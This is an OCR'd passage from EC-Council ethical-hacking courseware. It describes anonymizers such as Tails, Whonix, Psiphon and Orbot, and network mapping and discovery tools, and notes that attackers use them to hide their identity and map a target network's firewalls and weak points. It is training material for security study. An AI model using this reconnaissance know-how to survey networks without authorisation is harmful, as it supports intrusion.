  Tails is a live OS that users can run on any computer from a DVD drive, USB stick, or SD card. It uses state-of-the-art cryptographic tools to encrypt files, emails, and instant messaging. It allows attackers to use the Internet anonymously and circumvent censorship. It leaves no trace on the computer.





Figure 3.108: Screenshot of Tails

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Anonymizers

An anonymizer helps you to mask your IP address so that you can visit websites without being tracked or identified while keeping your activity and identity protected. It uses various techniques such as SSH, VPN, and HTTP proxies, which allow you to access blocked or censored content on the Internet with omitted advertisements.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Whonix**

  Source: *https://www.whonix.org*

  Whonix is a desktop OS designed for advanced security and privacy. It mitigates the threat of common attack vectors while maintaining usability. Online anonymity is realized via fail-safe, automatic, and desktop-wide use of the Tor network. It consists of a heavily reconfigured Debian base that is run inside multiple virtual machines, providing a substantial layer of protection from malware and IP address leaks.




Figure 3.109: Screenshot of Whonix

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Psiphon**

  Source: *https://psiphon.ca*

  Psiphon is an open-source anonymizer software that allows attackers to surf the Internet through a secure proxy. After installation, it will automatically configure the Windows machine's proxy configurations in such a way that the network traffic for the web applications and browsers that operate through these configurations will be tunneled through Psiphon.




Figure 3.110: Screenshot of Psiphon

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Anonymizers for Mobile

- **Orbot**

  Source: *https://guardianproject.info*

  Orbot is a proxy app that allows other apps to use the Internet more securely. It uses Tor to encrypt Internet traffic and then hides it by bouncing through a series of computers around the world. Tor is a free software that provides an open network to help defend your system against any form of network surveillance that may compromise personal freedom and privacy as well as confidential business activities and relationships through a type of state security monitoring known as "traffic analysis." Orbot creates a truly private Internet connection.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 3.111: Screenshot of Orbot

- **Psiphon**

  Source: *https://psiphon.ca*

  Psiphon is a circumvention tool developed by Psiphon, Inc., which uses VPN, SSH, and HTTP proxy technology to provide you with open and uncensored access to Internet content. However, Psiphon does not increase online privacy and is not an online security tool.

  Features:

  - **Browser** or **VPN** (whole-device) **mode**: one can choose whether to tunnel everything or just the web browser.
  - **In-app stats**: This lets you know how much traffic you have been using.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Figure 3.112: Screenshot of Psiphon


- **OpenDoor**

  Source: *https://www.apple.com*

  OpenDoor is an app designed for both iPhone and iPad; it allows attackers to browse websites smoothly and anonymously.

Figure 3.113: Screenshot of OpenDoor


Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Draw Network Diagrams

A network diagram helps in analyzing the complete network topology. This section highlights the importance of network diagrams, how to draw them, how an attacker uses them to launch an attack, and the tools used for drawing them.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Drawing Network Diagrams

Drawing a network diagram helps an attacker to identify the topology or architecture of a target network. The network diagram also helps to trace the path to the target host in the network and enables the attacker to understand the positions of firewalls, IDS, routers, and other access control devices. Once the attacker has this information, he/she can try to find the vulnerabilities or weak points in these security mechanisms. Then, the attacker can exploit these weaknesses to find his/her way into the victim's network.

The network diagram also helps network administrators to manage their networks. Attackers use network discovery or mapping tools to draw network diagrams of target networks. An example of a network diagram is shown below.




Figure 3.114: Example of Network Diagram

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Network Discovery and Mapping Tools

Network discovery and mapping tools allow you to view the map of your network. They help you to detect rogue hardware and software violations and notify you whenever a particular host becomes active or goes down. Thus, you can also determine server outages or problems related to performance. An attacker can use the same tools to draw a diagram of the target network, analyze the topology, find the vulnerabilities or weak points, and launch an attack by exploiting these weak points.

- **Network Topology Mapper**

  Source: *https://www.solarwinds.com*

  The Network Topology Mapper tool allows one to automatically discover and create a network map of the target network. It can also display in-depth connections such as OSI Layer 2 and Layer 3 topology data (e.g., switch-to-switch, switch-to-node, and switch-to-router connections). It can keep track of network changes and allow the user to perform inventory management of hardware and software assets.

  Features:

  - **Network topology discovery and mapping**

    Automatically discovers the entire network and creates comprehensive and detailed network maps

  - **Export network diagrams to Visio**

    Exports network diagrams to Microsoft Office® Visio®, Orion Network Atlas, PDF, and PNG formats

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Network mapping for regulatory compliance**

  Allows one to directly address PCI compliance and other regulations that require maintenance of an up-to-date network diagram

- **Multi-level network discovery**

  Performs multi-level network discovery to produce an integrated OSI Layer 2 and Layer 3 network map that includes detailed device information

- **Auto-detection of changes to network topology**

  Automatically detects new devices and changes to a network topology with scheduled network scanning





Figure 3.115: Screenshot of SolarWinds Network Topology Mapper

Some network discovery and mapping tools that an attacker can use to create a network map are listed below:

- OpManager (*https://www.manageengine.com*)
- The Dude (*https://www.mikrotik.com*)
- NetSurveyor (*http://nutsaboutnets.com*)
- NetBrain (*https://www.netbraintech.com*)
- Spiceworks Network Mapping Tool (*https://www.spiceworks.com*)

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Network Discovery Tools for Mobile

Some network discovery tools for mobile devices are as follows:

- **Scany**

  Source: *http://happymagenta.com*

  Scany, a network scanner app for iPhone and iPad, scans LAN, Wi-Fi networks, websites, and open ports, discovers network devices, and digs network info. It supports several networking protocols and anti-stealth technologies. It is a multifunctional networking instrument for finding connected devices, looking up detailed device information, network troubleshooting, scanning ports, and testing network security and firewalls.

  Attackers use this tool to scan both the LAN and the Internet, scan any IP address or network range, perform hostname, device name, MAC address, and hardware vendor lookups, ping/trace hosts with integrated tools and WHOIS hostnames, IP addresses, ASNs, etc.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Figure 3.116: Screenshot of Scany

- **Network Analyzer**

  Source: *https://play.google.com*

  Network Analyzer can diagnose various problems in the Wi-Fi network setup or Internet connectivity, and it can also detect various issues in remote servers based on its wide range of in-built tools. Attackers can use it to perform ping, traceroute, port scanning, Whois, and DNS lookup activities.

Figure 3.117: Screenshot of Network Analyzer

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

